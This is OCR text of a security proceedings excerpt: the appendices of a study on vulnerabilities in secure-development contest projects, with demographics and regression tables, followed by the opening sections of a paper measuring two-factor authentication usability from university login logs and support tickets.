[66] Andrew Ruef, Michael Hicks, James Parker, Dave Levin, Michelle L. Mazurek, and Piotr Mardziel. Build it, break it, fix it: Contesting secure development. In *ACM Conference on Computer and Communications Security*, pages 690–703, New York, NY, USA, 2016. ACM.

[67] Nick Rutar, Christian B. Almazan, and Jeffrey S. Foster. A comparison of bug finding tools for java. In *International Symposium on Software Reliability Engineering*, pages 245–256, Washington, DC, USA, 2004. IEEE Computer Society.

[68] J. H. Saltzer and M. D. Schroeder. The protection of information in computer systems. In *Symposium on Operating System Principles*, pages 1278–1308, Sep. 1975.

[69] Riccardo Scandariato, James Walden, and Wouter Joosen. Static analysis versus penetration testing: A controlled experiment. In *International Symposium on Software Reliability Engineering*, pages 451–460. IEEE, 2013.

[70] K Serebryany. libfuzzer. https://llvm.org/docs/LibFuzzer.html, 2015.

[71] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna. Sok: (state of) the art of war: Offensive techniques in binary analysis. In *IEEE Symposium on Security and Privacy*, pages 138–157, 2016.

[72] Yan Shoshitaishvili, Michael Weissbacher, Lukas Dresel, Christopher Salls, Ruoyu Wang, Christopher Kruegel, and Giovanni Vigna. Rise of the hacrs: Augmenting autonomous cyber reasoning systems with human assistance. In *ACM Conference on Computer and Communications Security*. ACM, 2017.

[73] Jacek Śliwerski, Thomas Zimmermann, and Andreas Zeller. When do changes induce fixes? *ACM Software Engineering Notes*, 30(4):1–5, May 2005.

[74] Anselm Strauss and Juliet Corbin. *Basics of Qualitative Research*, volume 15. Newbury Park, CA: Sage, 1990.

[75] Larry Suto. Analyzing the effectiveness and coverage of web application security scanners. Technical report, BeyondTrust, Inc, 2007.

[76] Larry Suto. Analyzing the accuracy and time costs of web application security scanners. Technical report, BeyondTrust, Inc, 2010.

[77] Patrick Thibodeau. India to overtake u.s. on number of developers by 2017. https://www.computerworld.com/article/2483690/it-careers/india-to-overtake-u-s--on-number-of-developers-by-2017.html, 2013.

[78] Tyler W. Thomas, Madiha Tabassum, Bill Chu, and Heather Lipford. Security during application development: An application security expert perspective. In *Conference on Human Factors in Computing Systems*, pages 262:1–262:12, New York, NY, USA, 2018. ACM.

[79] D. Votipka, R. Stevens, E. Redmiles, J. Hu, and M. Mazurek. Hackers vs. testers: A comparison of software vulnerability discovery processes. In *IEEE Symposium on Security and Privacy*, pages 374–391, May 2018.

[80] Arnold D Well and Jerome L Myers. *Research Design & Statistical Analysis*. Psychology Press, 2nd edition, 2003.

[81] Michal Zalewski. American fuzzing lop (afl). http://lcamtuf.coredump.cx/afl/, 2014.

A Additional Contest Details

To provide additional context for our results, this appendix includes a more thorough breakdown of the sampled population along with the number of breaks and vulnerabilities for each competition. Table 4 presents statistics for sampled teams, participant demographics, and counts of break submissions and unique vulnerabilities introduced divided by competition. Figure 2 shows the variation in team sizes across competitions.

B Additional Coding

We coded several variables in addition to those found to have significant effect on vulnerability types introduced. This appendix describes the full set of variables coded. Table 5 provides a summary of all variables.

Hard to read code is a potential reason for vulnerability introduction. If team members cannot comprehend the code, then resulting misunderstandings could cause more vulnerabilities. To determine whether this occurred, we coded each project according to several readability measures. These included whether the project was broken into several single-function sub-components (Modularity), whether the team used variable and function names representative of their semantic roles (Variable Naming), whether whitespace was

Contest	Fall 14 (SL)	Spring 15 (SL)	Fall 15 (SC)	Fall 16 (MD)	Total
# Teams	10	42	27	15	94
# Contestants	26	100	86	35	247
% Male	46 %	92 %	87 %	80 %	84 %
% Female	12 %	4 %	8 %	3 %	6 %
Age	22.9/18/30	35.3/20/58	32.9/17/56	24.5/18/40	30.1/17/58
% with CS degrees	85 %	39 %	35 %	57 %	45 %
Years programming	2.9/1/4	9.7/0/30	9.6/2/37	9.6/3/21	8.9/0/37
Team size	2.6/1/6	2.4/1/5	3.2/1/5	2.3/1/8	2.7/1/8
# PLs known per team	6.4/3/14	6.9/1/22	8.0/2/17	7.9/1/17	7.4/1/22
% MOOC	0%	100 %	91 %	53 %	76 %
# Breaks	30	334	242	260	866
# Vulnerabilities	12	41	64	65	182

Table 4: Participants demographics from sampled teams with the number of breaks submitted and vulnerabilities introduced per competition. Some participants declined to specify gender. Slashed values represent mean/min/max

Variable	Levels	Description	Alpha
Modular	T / F	Whether the project is segmented into a set of functions and classes each performing small subcomponents of the project	1
Variable Naming	T / F	Whether the author used variable names indicating the purpose of the variable	1
Whitespace	T / F	Whether the author used whitespace (i.e., indentation and new lines) to allow the reader to easily infer control-flow and variable scope	1
Comments	T / F	Whether the author included comments to explain blocks of the project	0.89
Economy of Mechanism	T / F	How complicated are the implementations of security relevant functions	0.84
Minimal Trusted Code	T / F	Whether security relevant functions are implemented once or multiple times	0.84

Table 5: Summary of the project codebook.




Figure 2: Histogram of team size by competition.

used support visualization of control-flow and variable scope (Whitespace), and whether comments were included to summarize relevant details (Comments).

Additionally, we identified whether projects followed secure development best practices [12, pg. 32-36], specifically *Economy of Mechanism* and *Minimal Trusted Code*.

When coding *Economy of Mechanism*, if the reviewer judged the project only included necessary steps to provide the intended security properties, then the project's security was economical. For example, one project submitted to the secure log problem added a constant string to the end of each access log event before encrypting. In addition to using a message authentication code to ensure integrity, they checked that this hardcoded string was unchanged as part of their integrity check. Because removing this unnecessary step would not sacrifice security, we coded this project as not economical.

Minimal Trusted Code was measured by checking whether the security-relevant functionality was implemented in multiple locations. Projects passed if they created a single function for each security requirement (e.g., encryption, access control checks, etc.) and called it throughout. The alternative—copying and pasting code wherever security functionality was needed—is likely to lead to mistakes if each code segment is not updated whenever changes are necessary.

C Regression Analysis

For each vulnerability type subclass, we performed a poisson regression [15, 67-106] to understand whether the team's characteristics or their programming decisions influenced the vulnerabilities introduced. In this appendix, we provide an extended analysis discussion, focusing on the full set of covariates in each initial model, our model selection process, and the results omitted from the main paper due to their lack

of significant results or poor model fit.

C.1 Initial Covariates

As a baseline, all initial regression models included factors for the language used (*Type Safety* and *Popularity*), team characteristics (development experience and security education), and the associated problem. These base covariates were used to understand the effect of a team's intrinsic characteristics, their development environment, and the problem specification. The *Type Safety* variable identified whether each project was statically typed (e.g., Java or Go, but not C or C++), dynamically typed (e.g., Python, Ruby), or C/C++ (*Type Safety*).

For *Misunderstanding* regressions, the *Bad Choice* regression only included the baseline covariates and the *Conceptual Error* regression added the library type (*Library Type*). The project's *Library Type* was one of three categories based on the libraries used (*Library Type*): no library used (*None*), a standard language library (e.g., PyCrypto for Python) (*Language*), or a non-standard library (*3rd Party*).

The *No Implementation* regressions only included the baseline covariates. Additionally, since the *Some Intuitive* vulnerabilities only occurred in the MD problem, we did not include problem as a covariate in the *Some Intuitive* regression.

In addition to the baseline covariates, the *Mistake* regression added the *Minimal Trusted Code* and *Economy of Mechanism* variables, whether the team used test cases during the build phase, and the project's number of lines of code. These additional covariates were chosen as we expect smaller, simpler, and more rigorously tested code to include less mistakes.

C.2 Model Selection

We calculated the Bayseian Information Criterion (BIC)—a standard metric for model fit [63]—for all possible combinations of the initial factors. To determine the optimal model and avoid overfitting, we selected the minimum BIC model.

As our study is semi-controlled, there are a large number of covariates which must be accounted for in each regression. Therefore, our regressions were only able to identify large effects [21]. Note, for this reason, we also did not include any interaction variables. Including interaction variables would have reduced the power of each model significantly and precluded finding even very large effects. Further, due to the sparse nature of our data (e.g., many languages and libraries were used, in many cases only by one team), some covariates could only be included in an aggregated form, limiting the analysis specificity. Future work should consider these interactions and more detailed questions.

C.3 Results

Tables 6–10 provide the results of each regression not included in the main text.

Variable	Value	Log Estimate	CI	p-value
Popularity	C (91.5)	1.03	[0.98, 1.09]	0.23

*Significant effect – Base case (Estimate=1, by definition)

Table 6: Summary of regression over *Bad Choice* vulnerabilities. Pseudo R^2 measures for this model were 0.02 (McFadden) and 0.03 (Nagelkerke).

Variable	Value	Log Estimate	CI	p-value
MOOC	False	–	–	–
	True	1.76	[0.70, 4.34]	0.23

*Significant effect – Base case (Estimate=1, by definition)

Table 7: Summary of regression over *Conceptual Error* vulnerabilities. Pseudo R^2 measures for this model were 0.01 (McFadden) and 0.02 (Nagelkerke).

Variable	Value	Log Estimate	CI	p-value
Yrs. Experience	8.9	1.12	[0.82, 1.55]	0.47

*Significant effect – Base case (Estimate=1, by definition)

Table 8: Summary of regression over *All Intuitive* vulnerabilities. Pseudo R^2 measures for this model were 0.06 (McFadden) and 0.06 (Nagelkerke).

Variable	Value	Log Estimate	CI	p-value
Problem	SC	–	–	–
	SL	1.02	[0.98, 1.07]	0.373

*Significant effect – Base case (Estimate=1, by definition)

Table 9: Summary of regression over *Some Intuitive* vulnerabilities. Pseudo R^2 measures for this model were 0.02 (McFadden) and 0.07 (Nagelkerke).

Variable	Value	Log Estimate	CI	p-value
Problem	SC	–	–	–
	MD	0.58	[0.25, 1.35]	0.21
	SL	**0.31**	**[0.15, 0.60]**	**< 0.001***

*Significant effect – Base case (Estimate=1, by definition)

Table 10: Summary of regression over *Unintuitive* vulnerabilities. Pseudo R^2 measures for this model were 0.07 (McFadden) and 0.16 (Nagelkerke).

Empirical Measurement of Systemic 2FA Usability

Joshua Reynolds[†‡] *Nikita Samarin*[‡] *Joseph Barnes*[†] *Taylor Judd*[†]
Joshua Mason[†] *Michael Bailey*[†] *Serge Egelman*[‡]

[†]*University of Illinois at Urbana-Champaign* [‡]*University of California, Berkeley and International Computer Science Institute*
{joshuar3, joshm, mdbailey}@illinois.edu {nsamarin, egelman}@berkeley.edu

Abstract

Two-Factor Authentication (2FA) hardens an organization against user account compromise, but adds an extra step to organizations' mission-critical tasks. We investigate to what extent quantitative analysis of operational logs of 2FA systems both supports and challenges recent results from user studies and surveys identifying usability challenges in 2FA systems. Using tens of millions of logs and records kept at two public universities, we quantify the at-scale impact on organizations and their employees during a mandatory 2FA implementation. We show the multiplicative effects of device remembrance, fragmented login services, and authentication timeouts on user burden. We find that user burden does not deviate far from other compliance and risk management time requirements already common to large organizations. We investigate the cause of more than one in twenty 2FA ceremonies being aborted or failing, and the variance in user experience across users. We hope our analysis will empower more organizations to protect themselves with 2FA.

1 Introduction

Two-Factor Authentication (2FA) is being widely implemented in an attempt to combat the billions of dollars lost yearly to cybercrime and fraud worldwide [21]. A 2019 worldwide survey of over 1,000 executives found that eight in ten organizations are using two-factor authentication, and 96% of executives expect their company to expand their 2FA use [1]. As these organizations integrate a new authentication mechanism into the everyday routine of mission-critical systems, they need to understand and prepare for its impact on their personnel.

Prior research has shown that the rollout and daily use of 2FA have unique and inherent usability challenges, and organizations need to understand them to plan effectively when adopting 2FA. For example, Strouble et al. estimated in 2009 that the U.S. Air Force was losing about 14 work-years per year to missing 2FA cards [33]. Prior lab studies and user surveys [3–5, 7–14, 16, 17, 19, 25, 28, 29, 31, 33, 34] have identified issues and pain points in both the setup and daily use of 2FA systems. However, prior work has focused mainly on individual devices, user interface choices, and specific user populations rather than overall organizational impacts.

There are two important questions when organizations are estimating 2FA system integration costs. First, what systemic usability effects are evident across a 2FA system at scale? Second, what factors plausibly explain variance observed in the systemic usability of 2FA across organizations?

Three studies took qualitative approaches to answering these questions. Colnago et al. [7], Abbott and Patil [2], and Dutson et al. [13] examined 2FA deployments at large universities. Because these studies focused primarily on survey methods to measure these challenges, we investigated to what extent quantitative evidence corroborated these findings. Partnering with two large public universities' security teams we quantify at scale the impacts of these issues using anonymized records, including over 35 million 2FA login attempts, thousands of support tickets, telephony charge records, enrollment dates, and account credential compromise records. These universities were the University of Illinois at Urbana Champaign (UIUC) and the University of California, Berkeley (UCB) and they both use Cisco's "Duo" two-factor authentication service. Our contributions include confirming some prior findings, contradicting others, and providing new insights across organizations and their implementation choices.

Our results support Dutson et al.'s observation that 2FA's optional reliance on the phone system was repeatedly cited as an annoyance [13]. Comparing the error rates among second factors, we find that telephony-2FA is the most error-prone. From support ticket text, we learned that telephony issues were the second factor which most often drove users to seek technical support. All three studies document errors stemming from desyncing, misreading, and mistyping hardware token codes. Looking at technical support tickets, our findings corroborate Colnago et al. and Abbot and Patil, in that new user enrollment generated the largest support burden [2, 7].

Tracking new users through the first 90 days of 2FA use, we largely corroborate the finding that 2FA has a quick learning curve. Our qualitative data from support tickets match the Colnago et al. finding that asking users to utilize their own personal device for 2FA bothers a small number of people due either to ideological limitations on what their employer can demand, or annoyance about needing yet another app.

At the same time, while Colnago et al. [7] found that one of the most commonly reported 2FA inconveniences is the extra time it requires, we observed that most users are probably only spending about ten minutes per year on 2FA. This estimate comes from an analysis of the frequency and type of 2FA ceremonies at each university combined with Reese et al.'s and Lang et al.'s measured time to complete 2FA ceremonies [19, 29]. We believe that the discrepancy is due to user perceptions of the process, rather than the actual time lost to 2FA ceremonies. This low time cost also might help explain Colnago et al.'s finding that the burden of 2FA was perceived by regular users to be lighter than they feared, as measured by a pre-adoption survey. Dutson et al. and Colnago et al. also suggested longer device remembrance timeouts as a method of reducing user burden [7, 13]. We simulated both longer and shorter device remembrance windows to learn the theoretical impact on user burden and observed diminishing returns from increasing timeouts. We also found that the 2FA login frequency at UIUC, which allowed no device remembrance, was very similar to that of UCB because of other factors. We show that the practical impact of different client devices, fragmented authentication services, and web session timeouts can have just as large an impact as device remembrance. For example, adding device remembrance to a system with short session timeouts will have a larger effect than adding remembrance to a system that already has long web session timeouts.

While Dutson et al., Abbot and Patil, and Colnago et al. both identify a plethora of errors occurring in 2FA [2, 7, 13], to the best of our knowledge, we are the first to break down the frequency and variance of these errors, and compare them across second factor types and user populations. Both Colnago et al. and Dutson et al. found that 2FA users find 2FA to be easy to use, but annoying. We found that this annoyance could be driven by the failure of more than 1 in 20 2FA ceremonies. Furthermore, by observing the time between user errors and their next successful login, we learn how much time 2FA errors waste. Most 2FA errors take about a minute to resolve. However, for 20% of users, a successful login is not usually observed again until hours or days later.

We hope this information and our recommendations will enable more organizations to make an informed choice whether to adopt 2FA to strengthen their authentication systems.

2 Background and Related Work

Two-factor authentication (2FA) combines any two of: something you know (e.g., a password), something you have (e.g., a smartphone), or something you are (e.g., your fingerprint). Current 2FA systems typically use "something you know," like a password or a public key, as the first proof of identity in an authentication ceremony. Common second factors include SMS/phone calls, physical tokens, biometrics, standalone one-time password (OTP) generators, OTP applications, and push notifications. These are a heterogenous mix of secondary identity proofs, which are included in O'Gorman's and Bonneau et al.'s classifications of authentication mechanisms [5, 24].

The goal of adopting a 2FA system is to make stolen account credentials useless for attackers who do not possess the second factor of authentication. Stolen credentials would otherwise grant this attacker access to critical systems.

2.1 Strengths and Weaknesses of 2FA

2FA has the potential to drastically reduce account compromise for an organization. Doerfler et al.'s study of Google's authentication system [12], which intelligently adds extra authentication challenges, including 2FA, saw a success rate over 90% against known attackers. Their system optionally employs 2FA among other signals, such as CAPTCHAs, browser fingerprinting, and geo-fencing to detect abnormal logins. It can take advantage of the stronger guarantees of 2FA, but reduces the user burden by considering factors that usually require no user interaction. A machine-learning algorithm presents authentication challenges of increasing difficulty when a login attempt is classified as abnormal.

Each 2FA systems has a different attack surface. For example, an attacker can act as a "reverse proxy," relaying credentials from a phishing page in real time to the legitimate login site. The attacker can then man-in-the-middle any second factors that rely on SMS, OTPs, phone calls, or push notifications. In addition to being vulnerable to reverse proxy phishing, telephony-based 2FA can lead to permanent account compromise when paired with phone network infrastructure attacks [20, 22, 23, 32]. However, methods like U2F and WebAuthn's incorporation of browser-validated domain information mitigate reverse-proxy threats and do not rely on the phone system. Biometric second factors have the unique challenge of irrevocability [26].

2.2 Known Usability Issues with 2FA

Two-Factor authentication systems combine the usability characteristics [30] of multiple authentication schemes. Some challenges are specific to new users, others to specific populations [8, 25, 31, 33]. These past works' findings identify

individuals' difficulties and suggest better design decisions using qualitative data, whereas the goal of our work is to quantify these effects of 2FA adoption across organizations.

Lang et al. expressed their support for security keys as a 2FA method [19] and measured the time taken to authenticate with security keys vs. time taken to authenticate with other one-time-password (OTP) options. Reese et al. also reported results of measurements of the time taken for various other second factor devices [28, 29]. Reese et al.'s measurements form the basis for our estimations of total user time spent authenticating across our datasets. Lang et al. also report overall counts of support tickets submitted by Google employees over time during Google's internal adoption of security keys. Strouble et al. found in 2009 that the U.S. Air Force lost a combined total of 14 person-years per year to lost 2FA cards [33]. Das et al. compared various MFA Solutions (Duo, Microsoft, Google, Okta, and Authy) by the ratings and sentiments of user reviews of their respective apps [9]. They found general user discontent with the leading MFA solutions and suggested improvements to account recovery, second factor migrations, user training, and risk communication.

2.3 Studies of 2FA Impact on Organizations

Prior work studying the organizational impacts of 2FA has primarily relied on survey methodologies to identify prevalent issues, gauge user perceptions, and suggest system design improvements. We present a complementary view of these impacts from a log analysis perspective and directly compare our findings. We are aware of two prior large-scale studies of 2FA deployments at private universities performed by Colnago et al. and Dutson et al. [7, 13]. Abbott and Patil [2] also performed a concurrent study at a public university. Our quantitative-first approach gives us an overlapping, but distinct vantage point on systematic 2FA usability. Our work complements Colnago et al. and Dutson et al. by drawing conclusions primarily from two separate universities using an order of magnitude more logs, which tell a subtly different story than self-reported data. Further, adding analysis from two other universities and comparing with Abbott and Patil shows which findings appear to be most generalizable.

Dutson et al. surveyed 4,275 of approximately 38,500 students, faculty, and staff at Brigham Young University (BYU) one year after 2FA was mandated. Colnago et al. surveyed 1,251 of approximately 20,000 students and staff members before a mandatory 2FA adoption at Carnegie Mellon University (CMU). After adoption had taken place, they surveyed 796 2FA users for comparison. Colnago et al. also reported some analysis of "over 1 million 2FA authentication logs from over 13,000 users" as well as aggregate data about 2FA-related support tickets. Abbott and Patil performed three surveys at various stages of 2FA deployment (n=83, 195, 287) at Indiana University Bloomington. They also analyzed 1,600 support call transcripts and 90 million 2FA logs. Our study offers two new points of comparison which sometimes support, challenge, or expand past findings. For example, both Dutson et al. and Colnago et al. found overall that 2FA users find 2FA easy to use, but annoying. Our analysis supports these conclusions, and we present timing analysis to estimate how much user time 2FA takes a user every year, as well as how long it takes users to recover when they encounter an error in their 2FA process.

Dutson et al. and Colnago et al. identified issues appearing to cause the most errors. Both Abbott and Patil and we use our log analysis to break down these errors by the 2nd factor choice they affected and their relative frequencies. We expand these findings with the addition of data from two more institution plus aggregate information on the campus demographics most impacted by errors. Whereas Colnago et al. were somewhat limited in their analysis of technical support tickets by relying on others' classifications, we sampled and categorized the most common issues from the actual text. We compare our categorization with that of Abbott and Patil's analysis. We corroborate the idea that setup and new 2nd factor setup causes the most tickets, and we add analysis of which second factors caused the most support calls.

Colnago et al. further showed that the burden of 2FA turned out to be lighter than respondents feared in their pre-adoption surveys. Tracking new users through the first 90 days of 2FA use, we largely corroborate the finding that 2FA has a quick learning curve.

Both studies identified gaps in user understanding of the system which they felt could be corrected with improvements to new-user orientation or the user interface. To minimize annoyance, Colnago et al. and Dutson et al. suggested the idea of using 2FA only as needed to protect critical systems and using remembrance of previously authenticated devices to reduce user burden. Augmenting Colnago et al's reporting of the overall usage and effect of device remembrance on user burden, we examine the distribution of user benefit from this option as well as simulate the effects of various remembrance timeouts on user burden. We find that device remembrance is only part of the story, with multiplicative effects also stemming from session timeouts and the lack of universal single-sign-on systems.

3 Methodology

To measure the costs and benefits of large 2FA deployments, we partnered with the account security teams at UIUC and UCB to examine their records and logs kept during their 2018 implementations of 2FA using Cisco's Duo service. In this section, we describe the data records that were kept at each university, as well as our procedure for data cleaning before beginning our analysis. Both universities are large and diverse organizations servicing tens of thousands of students. Both

are using Cisco's Duo system for 2FA. Each has thousands of full-time and part-time employees engaged in professions as diverse as teaching, research, management, maintenance, accounting, fire safety, emergency response, groundskeeping, healthcare, IT, etc. However, the overall population skews towards highly educated students and educators. We therefore analyze differences among subpopulations in Section 5.

UCB provided 32,366,721 anonymized 2FA log events from June 27, 2018 to June 26, 2019, which showed the results of 2FA ceremonies initiated after a user successfully entered their username and password into various services. UIUC shared 1,985,601 anonymized telephony charge records, a log of 6,467,262 2FA events from June 13, 2018 to March 31, 2019, 17,085 2FA-related support tickets, student/employee status data for 38,536 of their 77,931 users, a small survey of early adopters, and engineering time tracking data for the 2FA project. Both universities also shared promotional and informational posters and emails they used to communicate with users during their mandatory 2FA adoption which proceeded in phases through the Summer and Fall of 2018. To protect the privacy interests of 2FA users, UCB, and UIUC we established a joint IRB protocol across UCB and UIUC and we are unable to make this data publicly available.

3.1 Data Cleaning

To ensure data quality, we performed several data cleaning procedures on the 2FA logs and support tickets. We removed duplicate records from 2FA logs (238,338 from UIUC, 156,728 from UCB) as well as malformed logs (2,108 from UCB). We also removed the records of a single user at UCB identified by their security team as a runaway testing script which was responsible for 913,180 failed login events. This left a total of 37,523,629 usable log events with 6,228,924 from UIUC and 31,294,705 from UCB. A sample of the log format can be seen in Appendix A.

Support tickets can be generated by alert scripts, user emails, and user phone calls. Automated 2FA signup alerts accounted for 9,724 of 17,085 support tickets in our dataset. Further, 640 tickets were automatically created when email vacation responders replied to 2FA mass announcements. This left 6,721 user-caused tickets for our analysis, of which 6,169 were handled by the general help desk and 552 were escalated to or raised with the security team, specifically.

Because some of these tickets could be sensitive or embarrassing to the creator, we created an anonymization plan to discard personally identifying information as part of our IRB protocol. We used pattern matching and name lists to redact names, addresses, titles, numbers, etc. This method had false positives and false negatives. Whenever we encountered a ticket with persisting personally identifying information (PII), we stopped our analysis, removed it, and resumed. Whenever we report a quote where our system removed PII, we include the mark "[PII]."




Figure 1: ***Timeline of Unique User IDs Aggregated Daily and Monthly and the Distribution of Login Frequency Per User****— The timeline of daily unique user IDs shows high usage during work weeks and periodic dips on weekends and university holidays. UCB provided a full year of logs, and UIUC provided 9 months of logs. A log was generated every time a user succeeded or failed a 2FA ceremony, and was necessarily preceded by a successful password authentication. The user base increases as more personnel are required to use 2FA and new people join the organization. Steeper upward trends consistent with the gradual 2FA rollout at both institutions are visible in late 2018.*

2nd Factor Type	Time (s)	Count UIUC	Count UCB	Hrs/Yr UIUC	Hrs/Yr UCB	Hrs/User-Year UIUC	Hrs/User-Year UCB
App Push	11.8	2,884,875	5,967,112	11,820.0 hrs	19,721.0 hrs	9.1 min	5.5 min
Phone Call	20.8	865,559	1,272,396	6,251.3 hrs	7,412.5 hrs	4.8 min	4.2 min
SMS/Code	18.4	1,688,161	1,970,448	10,785.5 hrs	10,154.6 hrs	8.3 min	5.8 min
U2F/Yubikey	9.7	204,489	46,427	688.7 hrs	126.1 hrs	0.5 min	0.1 min
Total	-	-	-	29,525.5 hrs	37,414.1 hrs	22.7 min	15.6 min

*Table 1: **Estimated User Time Spent Authenticating**—Using measurements of the time to authenticate using various 2FA methods by Reese et al. and Lang et al. [19, 28, 29], we estimate the total time spent on 2FA per person and overall at these organizations. Their measurements did not use exactly the same interface and systems, so we applied the time measured from the most similar devices in the record. A key difference in UIUC and UCB is that the former has no device remembrance policy, whereas the latter can remember a device for 30 days.*

3.2 Baseline Authentication Behavior

Observed 2FA patterns are, by necessity, strongly tied to existing traditional authentication patterns. We consider the generalizability of our organizations by comparing with studies of traditional authentication patterns. The number of unique users per day and per month for both organizations is given in Figure 1. An average workday sees about 20K of 78K users logging in at UIUC and 40K of 105K users at UCB. The monthly aggregation displays the forced adoption curve of 2FA at both universities as the number of active users rises. Users at UCB re-authenticate several times per day, while users at UIUC usually authenticate every few days. There are also about 35% of users at UIUC and about 20% of users at UCB who log in less than monthly.

4 Systemic Usability of a 2FA Deployment

Understanding the baseline authentication behavior at each university, we begin measuring the user burden evident in these 2FA deployments. We begin by asking how much time a user should expect to have to spend on 2FA. Based on Colnago et al. and Dutson et al.'s suggestions to reduce this overall time using device remembrance [7, 13], we investigate the theoretical and observed benefits of device remembrance.

Next, we ask how much of a burden 2FA errors are causing to these organizations. How often are users resorting to account recovery options? How often do 2FA ceremonies end in failure, and why? How much time does it take a user whose 2FA login fails to solve their problem and log in successfully? We also investigate which problems most commonly force users to seek technical support assistance.

4.1 Time Taken By Authentications

How much extra user time is spent when 2FA is added to their authentication routine? While an individual 2FA ceremony may be fast, the total time over a year may be burdensome. Colnago et al. found that their survey respondents were most annoyed about the time taken by 2FA [7]. However, based on our analysis, we estimate that the average user only spends tens of minutes per year or less on these 2FA systems. There is also a subset of users who end up authenticating far more than their peers. A breakdown of measured user burden by subpopulation will be presented in Section 5.

We estimated this by counting the total number of 2FA authentications divided by the type of second factor used per person. We then leveraged Reese et al.'s published empirical timing estimates for four of five tested types of 2FA [28]. We averaged their findings with the findings for employees and customers of Google as reported by Lang et al. [19] Redmiles et al. [27] also measured SMS 2FA timing, but do not report timing information directly. These estimates show the time users take between successfully entering their username/password and completing the 2FA ceremony. We totaled the user time required at each university to authenticate millions of times per year overall. Because their data includes users learning to use the system, we chose to make our estimates based on the median times reported by Reese et al. This is necessarily a rough estimate because Reese et al.'s users only had two weeks to learn the system, were a smaller sample size, and were using a different custom 2FA system. Lang et al. had a large sample size, but still has a different UI to that our users were given. Further, this estimate is limited by an imperfect mapping of the measured 2FA methods to the 16 distinct second factors labeled in our dataset.

The results aggregated across the organization and normalized to time-per-year are displayed in Table 1. We also report a cumulative distribution function (CDF) of the time required of each user in Figure 2. Organizations should expect users to spend between 10 minutes and an hour per year on 2FA—even if nothing ever goes wrong. At organizations as large as our universities, this aggregate time could be valued at hundreds of thousands of dollars per year (based on an hourly wage). In practice, organizations make these kinds of investments for many kinds of mandatory trainings and programs aimed at reducing overall liability.

At the per-user level, we know the number of logins are not evenly distributed, so we also calculated the distribution of time taken per user. Overall, only about 10% of people at both universities spend more than an hour per year on 2FA.




Figure 2: ***CDF of Time Spent Per User****— The total estimated annual time spent on 2FA per person at each university. Based on our authentication frequency data combined with Reese et al.'s and Lang et al.'s past measurements of median 2FA ceremony duration [19, 29]. 90% of people are likely to be spending an hour or less on 2FA per year on average.*

